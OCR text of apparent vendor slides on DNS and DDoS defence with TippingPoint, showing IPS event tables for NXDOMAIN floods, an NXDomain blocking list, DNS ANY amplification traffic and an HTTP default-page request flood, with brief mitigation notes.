




事件	來源IP	區域 ▴	目的IP	目的Port	次數
6924: DNS: NXDOMAIN Response	200.28.4.130	CL	[redacted].126.1	domain(53)	2
6924: DNS: NXDOMAIN Response	200.28.4.157	CL	[redacted].126.1	domain(53)	2
6924: DNS: NXDOMAIN Response	202.102.199.82	C 智利	[redacted].126.1	domain(53)	4
6924: DNS: NXDOMAIN Response	61.147.37.196	CN	[redacted].126.1	domain(53)	4
6924: DNS: NXDOMAIN Response	220.167.29.243	CN	[redacted].126.1	domain(53)	2
6924: DNS: NXDOMAIN Response	220.167.29.239	CN	[redacted].126.1	domain(53)	2
6924: DNS: NXDOMAIN Response	61.233.154.42	CN	[redacted].126.1	domain(53)	2
6924: DNS: NXDOMAIN Response	218.85.152.21	CN	[redacted].126.1	domain(53)	2
6924: DNS: NXDOMAIN Response	218.85.157.74	CN	[redacted].126.1	domain(53)	2
6924: DNS: NXDOMAIN Response	80.190.211.10	DE	[redacted].126.1	domain(53)	2
6924: DNS: NXDOMAIN Response	62.146.0.10	DE	[redacted].126.1	domain(53)	2
6924: DNS: NXDOMAIN Response	212.123.96.110	DE	[redacted].126.1	domain(53)	2
6924: DNS: NXDOMAIN Response	200.107.10.62	EC	[redacted].126.1	domain(53)	2
6924: DNS: NXDOMAIN Response	80.12.204.167	FR	[redacted].126.1	domain(53)	2


DNS Protection Solution: Deployment Example

- *1: Probe detects abnormal NX Domain Query*




DNS Protection Solution: Deployment Example

- *2: Probe sends NX Domain blocking list to TippingPoint SMS*



DNS Protection Solution: Deployment Example


- *3: SMS updates policy to block NX Domain queries. It’ s not IP isolation. All normal domain queries will be*



To deny NX Domain query is the best solution against NX Domain attacks using spoof IPs

Deny NX Domain Query- 24 hours statistic


- *Deny NX Domain queries- Save DNS servers*



NO	Event Name	Source IP	Src Country	Destination IP	Hit Count
1	NXDomain-Black-List _sip._tcp.sip.linkyes.com.tw.	[redacted]7.107	TW	[redacted]92.201	46.99K
2	NXDomain-Black-List ssl.	[redacted].41	TW	[redacted]92.201	46.8K
3	NXDomain-Black-List ssl.	[redacted]7.66	TW	[redacted]92.201	43.67K
4	NXDomain-Black-List bcmlbsqa1@broadcom.com.	[redacted]00.199	TW	[redacted]92.201	43.28K
5	NXDomain-Black-List bcmlbsqa1@broadcom.com.	[redacted]92.43	TW	[redacted]92.201	42.39K
6	NXDomain-Black-List ssl.	[redacted].113	TW	[redacted]92.201	42.13K
7	NXDomain-Black-List bcmlbsqa1@broadcom.com.	[redacted]21.151	TW	[redacted]92.201	41.81K
8	NXDomain-Black-List samsungvuieventlog.vlingo.com.	[redacted]26.183	TW	[redacted]92.201	41.13K
9	NXDomain-Black-List lipin.ctrip.cnc.ccgslb.net.	[redacted]192.191	TW	[redacted]5.39	32.26K


DNS Amplify – Generate 28-40 times traffic

- *Major Purpose- Consume bandwidth*




DNS Amplify TOP 10 Makers- 24 hours statistic

They are not user’s IPs (Spoofed IP address)- Should be hacker’s target




NO	Event Name	Source IP	Src Country	Destination IP	Dest Country	Hit Count
1	13019: DNS: DNS ANY Response	[redacted]21.38	TW	[redacted]2.201	TW	773.46K
2	13019: DNS: DNS ANY Response	94.123.247.2	TR	[redacted]2.190	TW	397.11K
3	13019: DNS: DNS ANY Response	[redacted]245.116	TW	[redacted]2.201	TW	353.73K
4	13019: DNS: DNS ANY Response	72.200.121.163	US	[redacted]2.201	TW	299.8K
5	13019: DNS: DNS ANY Response	[redacted]4.203	TW	[redacted]2.201	TW	181.84K
6	13019: DNS: DNS ANY Response	[redacted]3.161	TW	[redacted]2.201	TW	169.3K
7	13019: DNS: DNS ANY Response	[redacted]31.244	TW	[redacted]2.201	TW	155K
8	13019: DNS: DNS ANY Response	[redacted]244.111	TW	[redacted]2.201	TW	141.08K
9	13019: DNS: DNS ANY Response	[redacted]4.181	TW	[redacted]2.201	TW	134.99K
10	13019: DNS: DNS ANY Response	87.210.50.215	NL	[redacted]2.192	TW	134.23K

DDoS防禦案例(不當流覽網頁)- 即時分析得知,立即消弭




事件	突增發生時間	突增次數	過去一小時平均次數	突增率(%)	瀏覽突增曲線
11349: HTTP: Default Page Request (ONLY enable when under DoS attack)	2013/02/19 02:54:00	9214	1521	605	📈



2/19 02:54
異常突增

惡意流
覽來源


遭惡意
流覽的
網站IP




事件	來源IP	來源Port	來源區域	目的IP	目的Port	目的區域	次數
11349: HTTP: Default Page Request (ONLY enable when under DoS attack)	42.66.16.117	50106	TW	210.200.180.181	80	TW	368
11349: HTTP: Default Page Request (ONLY enable when under DoS attack)	122.10.199.16	4649	CN	103.11.41.44	80	PH	344
11349: HTTP: Default Page Request (ONLY enable when under DoS attack)	101.36.86.5	1156	CN	203.133.17.15	[illegible]	[illegible]	233
11349: HTTP: Default Page Request (ONLY enable when under DoS attack)	101.36.86.182	4106	CN	103.11.41.44	[illegible]	[illegible]	231
11349: HTTP: Default Page Request (ONLY enable when under DoS attack)	101.36.86.182	4221	CN	103.11.41.43	[illegible]	[illegible]	229
11349: HTTP: Default Page Request (ONLY enable when under DoS attack)	122.10.199.7	1952	CN	203.133.17.15	[illegible]	[illegible]	226
11349: HTTP: Default Page Request (ONLY enable when under DoS attack)	101.36.86.81	3293	CN	103.11.41.44	80	PH	206
11349: HTTP: Default Page Request (ONLY enable when under DoS attack)	101.36.86.81	3639	CN	103.11.41.43	80	PH	190

一台電腦一
分鐘流覽首
頁368次?

DDoS防禦案例(SSH登入猜測)- 即時分析得知,立即消弭



